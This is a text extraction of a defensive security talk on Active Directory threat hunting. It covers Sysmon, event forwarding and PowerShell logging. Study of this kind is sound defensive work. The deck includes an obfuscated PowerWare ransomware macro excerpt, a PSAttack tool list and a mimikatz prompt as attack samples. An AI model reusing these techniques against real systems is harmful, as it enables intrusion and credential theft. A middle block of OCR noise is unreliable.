Detecting the Elusive Active Directory Threat Hunting



Sean Metcalf (@Pyrotek3) s e a n [@] TrimarcSecurity.com

TRIMARC


www.ADSecurity.org TrimarcSecurity.com


ABOUT


- Founder <u>Trimarc</u>, a security company.
- Microsoft Certified Master (MCM) Directory Services
- Microsoft MVP
- Speaker: BSides, Shakacon, Black Hat, DEF CON, DerbyCon,
 & Sp4rkCon
- Security Consultant / Security Researcher
- Own & Operate <u>ADSecurity.org</u> (Microsoft platform security info)


AGENDA

- The Setup
- Tracking Command-line/PowerShell Activity
- PS without PowerShell.exe & 06fu\$c@t10n
- Auditing Attacker Activity
- Kerberoasting Detection









Are We...

- Logging the correct type of data?
- Logging the correct Event IDs?
- Logging what's needed on all types of systems?
- Forwarding log data to our central system (SIEM/Splunk)?
- Actually seeing these events in the central system?
- Correlating Event IDs to anomalous activity?

What is Normal?

What is Normal *Anomalous*?

Monitor Enterprise Command Line Activity

- Enable CMD Process logging & enhancement:
 - Windows 2003: Event ID 592
 - Windows 2008/Vista: Event ID 4688
 - Windows 7/2008R2 & KB3004375: Log process & child process
- Enable PowerShell module logging.
- Forward events to SIEM tool (use WEF as needed).
- Research the use of Sysmon for enhanced logging

Microsoft Sysinternals System Monitor (Sysmon)

- Windows service with device driver (32 & 64 bit versions)
- Config data stored in HKLM\System\CCS\Services\SysmonDrv\Parameters
- Monitor:
 - Process activity with hashes (check hashes with VirusTotal)
 - Image loads (DLLs)
 - Driver loads (system drivers)
 - File creation time changes (may be attack activity, may be zip extraction)
 - Network connections (look for suspicious program activity)
 - RawAccess read (Invoke-Ninjacopy.ps1)
 - Sysmon service change
- Identify common attack activity
 - Monitor network activity for specific applications (notepad.exe)
 - Winlogon & LSASS injection
 - Ignore Microsoft signed image loads*

Interesting Microsoft Binaries to Monitor

- ClickOnce Applications
 - dfsvc.exe (dfshim.dll)
- InstallUtil.exe
- Msbuild.exe
- Regsvr32.exe
- Rundll32.exe
- Bitsadmin.exe

https://github.com/subTee/ApplicationWhitelistBypassTechniques/blob/master/TheList.txt

```
PS C:\> c:\programs\sysmon64.exe -i -n -accepteula

System Monitor v6.01 - System activity monitor
Copyright (C) 2014-2017 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..

PS C:\> sysmon -c
```

Sysmon started.

System Monitor v6.01 - System activity monitor Copyright (C) 2014-2017 Mark Russinovich and Thomas Garnier Sysinternals - www.sysinternals.com

Current configuration:

=	Service name:	Sysmon
÷	Driver name:	SysmonDrv
*	HashingAlgorithms:	SHA1
÷	Network connection:	enabled
#	Image loading:	disabled
÷	CRL checking:	disabled
=	Process Access:	disabled

No rules installed

General Details

Network connection detected: UtcTime: 2017-04-19 21:12:15.334

ProcessGuid: {fe520315-d256-58f7-0000-00109e446e12}

ProcessId: 11712

Image: C:\Windows\System32\notepad.exe

User: \sean

Protocol: tcp Initiated: true

Sourcelslpv6: false Sourcelp: 172,16,23,213

SourceHostname: SourcePort: 62914

SourcePortName:

DestinationIslpv6: false

Destinationlp: 151.101.32.133

DestinationHostname: DestinationPort: 443

DestinationPortName: https:

```
PS C:\> ping raw.githubusercontent.com
```

```
Pinging github.map.fastly.net [151.101.32.133] with 32 bytes of data: Reply from 151.101.32.133: bytes=32 time=16ms TTL=56 Reply from 151.101.32.133: bytes=32 time=114ms TTL=56 Reply from 151.101.32.133: bytes=32 time=40ms TTL=56 Reply from 151.101.32.133: bytes=32 time=18ms TTL=56
```

Log Name: Microsoft-Windows-Sysmon/Operational

Source: Logged: 4/19/2017 5:12:16 PM Sysmon

Event ID: Task Category: Network connection detected (rule: NetworkConnect)

Windows Event Forwarding: WEF FTW!

- Configure WEF server by enabling WinRM (winrm qc) & Event Collector service
- Configured clients via GPO
 - Computer>Policies>Admin Templates>Windows Components>Event Forwarding>Configure target subscription manager
 - Computer>Policies>Admin Templates>Windows Components>Event Log Service>Security> Configure log access

Pros

- No agent/certificates required (WinRM with Kerberos)
- Configure WEF via Group Policy
- Forward specific events to central logging server(s) then on to SIEM
- GUI to configure events for WEF to push to collector (XML behind the scenes)


Cons

- Initial learning curve
- Not fault tolerant (no, DNS RR doesn't work)

https://aka.ms/wef

sj 3M91g c p i R7WPLE \QDD:rU Dg 5 1 -03DRd 7n9*arran M216 25 iYGs cdtCG m i 2K? Bes 2 g7rhh S 0 L T 5 UUH7(x4 B1 (Wz13411- 3N h VRC28L755 Cy7 6a K 40Wf 4LB v p49jB 1 z 3z 1"7h6 K F 2C"n"jX7 eXCW1U0 87°C s sC8166 5a6Su5J2c L4aQ 83 4U1U 5anuQ 0Pù Ezz qic [8 **H06c 8 4 p RRZ 0 661p7h4 02 j üh92MP0 k8 5 RgIs70k3 nk U 0 6k[2 09E 6 6C03 3 R P2 Xò7[3y q R/U4ci63 y 4318" ij/9 ? Jc2883 aug86mv75 Bè9z us 29fa com d 5t? 28j 361 8 RICDO j e 8cjU U on8378C 4 ? 44312r j / 9 2655268L2 k7g H 8 VKZ8 ksa 7 D3U6 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1	7 t5Bn V kil - 74 C n6pP21 La3?ePINY63 p I2 6 843I U9 DI? j 6C t G3CHC1 v co6NBAy(2c ? j q By G ?2rq '3 E6K D ed 1 I u6w1 N7B24CR78P1 5 4 G E4 g 0594 88 958 ? C y 4 -364 42735372857 I S I y4 8 m586 kN : mu 3 RQ	L MY76U1 EBQR a 698 3 gogfd - 23 L/4p 2 7 SML2Y Ec U-7521y c 1 smRg2U 27ie 8 son D cyNVag BP 7 y82 x 5 scid 80 L44701iu g Cy189u 44A1 5 BW I xWbIg M2 bill 9 ??9a72 N? 3V5NbH93 b 1 tyPBUB 80Cu bR 2 b posb 844 331 1 x 78Cid5 16 IAIDIPUU 5 8 3373C7 10W 5t Cy D 707KQ PN 100 p7 7 8 CGpell 5 BW 1 331 1 x 78Cid5 16 IAIDIPUU 5 8 3373C7 10W 5t Cy D 707KQ PN 100 p7 7 8 CGpell 5 BW 1 xWbIg N 20 x 20 x 2 F y aa LJYNr y 2 g V U y??UU 1 BW 100 p	The content of the
--	--	---	---

"PowerWare" MS Office Macro -> PowerShell




https://www.carbonblack.com/2016/03/25/threat-alert-powerware-new-ransomware-written-in-powershell-targets-organizations-via-microsoft-word/

Microsoft Office Macros (VBA)

- Many organizations are compromised by a single Word/Excel document.
- Office Macro = Code

```
Dim sAtspcs
Dim CdXsGtmdim
Dim obsCoii
Dim sBwuudw
Dim avxBwuudwk
Dim key
Dim sXtrIeorsge
Dim sXtr2Ieorsge
key = "mastereoripgg"
Function YYTrankXt(str)
Dim lenKey, KeyPos, LenStr, x, Newstr, y1, y2
 Newstr = ""
 lenKey = Len(key)
 KeyPos = 1
 LenStr = Len(Str)
 str=StrReverse(str)
 For x = LenStr To 1 Step -1
      y1 = asc(Mid(str,x,1))
      y2 = Asc(Mid(key, KeyPos, 1))
      Newstr = Newstr & chr(y1 - y2)
      KeyPos = KeyPos+1
      If KeyPos > lenKey Then KeyPos = 1
      Next
      Newstr=StrReverse(Newstr)
      YYTrankXt = Newstr
End Function
sBwuudw = yyTrankxt("< I'€")
dim xcasa: Set xcasa = createobject(yyTrankxt("Ωμ«°±øΩůÊ-fl/‡flf<i"))</pre>
Dim objWMIService, WshNetwork
Set WshNetwork = WScript.CreateObject(yyTrankxt("ÿ",ÎŶô≥ùÊ/ŶŶ'∠[""))
If (WshNetwork.ComputerName & WshNetwork.UserName = yyTrankxt("€...,≥0-
 WScript.Quit
End If
If (WshNetwork.ComputerName & WshNetwork.UserName = yyTrankxt("fi-A'ôE
 WScript, Quit
 End If
```

un cirui nesume next



@JohnLaTwC


https://onedrive.live.com/?authkey=%21ADev0bfQMNxv504&cid=C96A3EEDCE316E4C&id=C96A3EEDCE316E4C%21114&par

Id=C96A3EEDCE316E4C%21109&o=OneUp

Microsoft OLE

OLE Package (packager.dll)
 Windows 3.1 to Windows 10.

- Office 2003 to 2016 support.
- Disable in Outlook via regkey (ShowOLEPackageOBJ to "0").



https://medium.com/@networksecurity/oleoutlook-bypass-almost-every-corporate-security-control-with-a-point-n-click-gui-37f4cbc107d0

PowerShell Module Logging

- PowerShell version 3 and up.
- Enable via Group Policy:
 - Computer Configuration\Policies\Administrative
 Template\Windows Components\Windows PowerShell.
- Logging enhanced in PowerShell v4.
- PowerShell v5 has compelling logging features.

PowerShell v5 Security Enhancements

- Script block logging Enable today
- System-wide transcripts *Test & Configure*
- Constrained PowerShell enforced when application whitelisting enabled (AppLocker/Device Guard)
- Antimalware Integration (AMSI in Win 10)

http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx


Windows Management Framework (WMF) version 5 available for download: https://www.microsoft.com/en-us/download/details.aspx?id=50395

Security Vendors Supporting Win10 AMSI

- 1. Microsoft Defender
- 2. AVG Protection 2016.7496
- 3. ESET Version 10

- 4. Avast: ??
- 5. Trend Micro: ??
- 6. Symantec: ???
- 7. McAfee: ???
- 8. Sophos: ??
- 9. Kaspersky: ??
- 10. BitDefender: ??
- 11. F-Secure : ??
- 12. Avira: ??
- 13. Panda: ??

Last Updated: March 2017




PowerShell without PowerShell.exe

Run PowerShell from .Net

- PowerShell = System.Management.Automation.dll
- Applications can run PowerShell code
- "PowerShell ps = PowerShell.Create()"
- Ben Ten's "Not PowerShell" https://github.com/Ben0xA/nps

```
namespace HostSamples
 using System;
 using System.Management.Automation; // Windows PowerShell namespace
  /// <summary>
 /// This class defines the main entry point for a host application t
 /// synchronously invokes the following pipeline:
 /// [Get-Process]
  /// </summary>
  internal class HostPS1
   /// <summary>
   /// The PowerShell object is created and manipulated within the
   /// Main method.
   /// </summary>
   /// <param name="args">This parameter is not used.</param>
   private static void Main(string[] args)
     // Call the PowerShell.Create() method to create an
     // empty pipeline.
     PowerShell ps = PowerShell.Create();
     // Call the PowerShell.AddCommand(string) method to add
     // the Get-Process cmdlet to the pipeline. Do
     // not include spaces before or after the cmdlet name
     // because that will cause the command to fail.
     ps.AddCommand("Get-Process");
     Console.WriteLine("Process
     Console.WriteLine("-----");
     // Call the PowerShell.Invoke() method to run the
     // commands of the pipeline.
       foreach (PSObject result in ps.Invoke())
       Console.WriteLine(
               "{0,-24}{1}",
               result.Members["ProcessName"].Value,
               result.Members["Id"].Value);
     } // End foreach.
```





PS>Attack is loading...

Decrypting: Get-Information

Decrypting: VolumeShadowCopyTools

Decrypting: PowerUp
Decrypting: Tater

Decrypting: Invoke-Ninjacopy

Decrypting: Out-Dnstxt

Decrypting: Invoke-PsUACme
Decrypting: dns_txt_pwnage
Decrypting: Gupt-Backdoor

Decrypting: Invoke-WMICommand
Decrypting: Invoke-Shellcode

Decrypting: Inveigh-Relay

Decrypting: Inveigh

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]


```
PSAttack!!
```

```
C:\Temp\PSAttack #> invoke-mimikatz
            mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
  . #####.
 .## ^ ##.
             /* * *
 ## / \ ##
             Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##
 '## v ##'
             http://blog.gentilkiwi.com/mimikatz
  '#####'
